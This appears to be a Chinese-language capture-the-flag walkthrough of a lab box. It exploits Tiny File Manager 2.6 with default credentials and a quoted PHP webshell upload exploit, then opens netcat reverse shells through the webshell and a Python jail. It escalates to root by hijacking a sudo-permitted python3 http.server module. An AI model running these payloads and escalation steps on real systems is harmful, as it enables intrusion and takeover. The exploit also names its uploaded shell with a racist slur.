


PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http

直接看web



```
Sign in      </button>
</div>
</form>
</div>
</div>
<div class="footer text-center">
&mdash;&mdash; &copy;
<a href="https://tinyfilemanager.github.io/" target="_blank" class="text-decoration-none text-muted" data-version="2.6">CCP Programmers</a> &mdash;&mdash;
</div>
</div>
</div>
```

2.6版本

可以找到一个RCE

[chasingimpart/TinyFileManager-File-Upload-RCE-Exploit](https://github.com/chasingimpart/TinyFileManager-File-Upload-RCE-Exploit)

用默认的admin用户 `admin:admin@123` 直接打好像执行不了shell，自己反弹吧

```
log(Colors.GREEN, '+', f'Authenticated as {user}'))
else:
    log(Colors.RED, '-', 'Auth failed'); return False
else:
    for u, p in DEFAULT_CREDS:
        if self.login(u, p):
            log(Colors.GREEN, '+', f'Authenticated with {u}:{p}')
            break
        else:
            log(Colors.RED, '-', 'All default creds failed'); return False

# Build one-shot payload
cmd_b64 = base64.b64encode(command.encode()).decode()
payload = f'<?php eval($_POST[1]);?>'

# Get upload token
resp = self.session.get(self.url, timeout=10)
token = self.get_token(resp.text)
if not token:
    log(Colors.RED, '-', 'No upload token'); return False

# Upload with extension bypass
shell_name = "whitelivesmatter.php"
files = {'file': ('innocent.jpg', payload.encode(), 'image/jpeg')}
data = {'fullpath': shell_name, 'p': '', 'upload': '1', 'token': token}

resp = self.session.post(self.url, files=files, data=data, timeout=10)
if 'success' not in resp.text.lower():
    log(Colors.RED, '-', f'Upload failed: {resp.text[:100]}'); return False

log(Colors.GREEN, '+', 'Payload uploaded')
```

disable ^ v ☐ 高亮全部(A) ☐ 区分大小写(C) ☐ 匹配变音符号(I) ☐ 全词匹配(W) 第 9 项, 共找到 10 个匹配项

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL Execute

☒ Post data ☐ Referer ☐ User Agent ☐ Cookies Add Header Clear All

`1=system('nc 192.168.31.210 4567 -e sh');`

```
tao@kali [~] → nc -lvnp 4567
listening on [any] 4567 ...
connect to [192.168.31.210] from (UNKNOWN) [192.168.31.66] 41277
```

```
netstat -tulnp
netstat: showing only processes with your user ID
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9000          0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN      -
tcp        0      0 127.0.0.1:9999          0.0.0.0:*                LISTEN      -
tcp        0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:51825           0.0.0.0:*                -           -
```

本地有个9999, 是个pyjail, 端口转发出来

```
tao@kali [~] → nc 192.168.31.66 9998
=== Python Jail ===
Enter password:
```

但是不知道密码, 只能在shell里面翻

```
find / -newer /opt/jail/jail.py 2>/dev/null | grep -vE
"^/proc|^/sys|^/dev|^/run"
```

```
/opt/jail $ cat /etc/profile
cat /etc/profile
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

export PAGER=less
umask 022

# use nicer PS1 for bash and busybox ash
if [ -n "$BASH_VERSION" -o "$BB_ASH_VERSION" ]; then
    PS1='\h:\w\$ '
# use nicer PS1 for zsh
elif [ -n "$ZSH_VERSION" ]; then
    PS1='%m:%~%# '
# set up fallback default PS1
else
    : "${HOSTNAME:= $(hostname)}"
    PS1='${HOSTNAME%.*}:$PWD'
    [ "$(id -u)" -eq 0 ] && PS1="${PS1}# " || PS1="${PS1}\$ "
fi

for script in /etc/profile.d/*.sh ; do
    if [ -r "$script" ] ; then
        . "$script"
    fi
done
unset script
export ENTRYPWD=OTA4YmY50TBiMGMz
```

/etc/profile给了密码 OTA4YmY50TBiMGMz, 应该是检测了一些关键词, 尝试unicode可以直接绕过

```

tao@kali [~] → nc 192.168.31.66 9998
=== Python Jail ===
Enter password: OTA4YmY50TBiMGmZ
Password correct! Enter Python Eval (type 'exit' to quit)
>>> import
Blocked! No cheating.
>>> __import__('os')
Result: <module 'os' (frozen)>
>>> __import__('os').popen('id').read()
Result: uid=1001(aristore) gid=1001(aristore) groups=1001(aristore)

```

反弹shell

```
__import__('os').popen('nc 192.168.31.210 4567 -e sh').read()
```

```

~ $ cat user.txt
cat user.txt
flag{user-3656dc8cdb26771dc5df08ed83cc7487}

```

```

/tmp $ sudo -l
sudo -l
Matching Defaults entries for aristore on Prison:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for aristore:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User aristore may run the following commands on Prison:
    (ALL) NOPASSWD: /usr/bin/python3 -m http.server -d /tmp -b *

```

直接劫持http.server就好了

```

~ $ cd /tmp
/tmp $ mkdir http
/tmp $ touch http/__init__.py
/tmp $ echo 'import os; os.system("/bin/sh")' > http/server.py

/tmp $ sudo /usr/bin/python3 -m http.server -d /tmp -b 127.0.0.1
sudo /usr/bin/python3 -m http.server -d /tmp -b 127.0.0.1
/tmp # cd /root
cd /root
~ # ls
ls
root.txt

```

```
~ # cat root.txt  
cat root.txt  
flag{root-41798091cdc86c8dab1813303dfc064c}
```

不过还可以快速的读文件，就是参数覆盖，再写一个-d就好了

```
/ $ sudo /usr/bin/python3 -m http.server -d /tmp -b 0.0.0.0 -d /root 4567  
sudo /usr/bin/python3 -m http.server -d /tmp -b 0.0.0.0 -d /root 4567  
Serving HTTP on 0.0.0.0 port 4567 (http://0.0.0.0:4567/) ...
```

← → ↻  不安全 http://192.168.31.66:4567/root.txt

flag{root-41798091cdc86c8dab1813303dfc064c}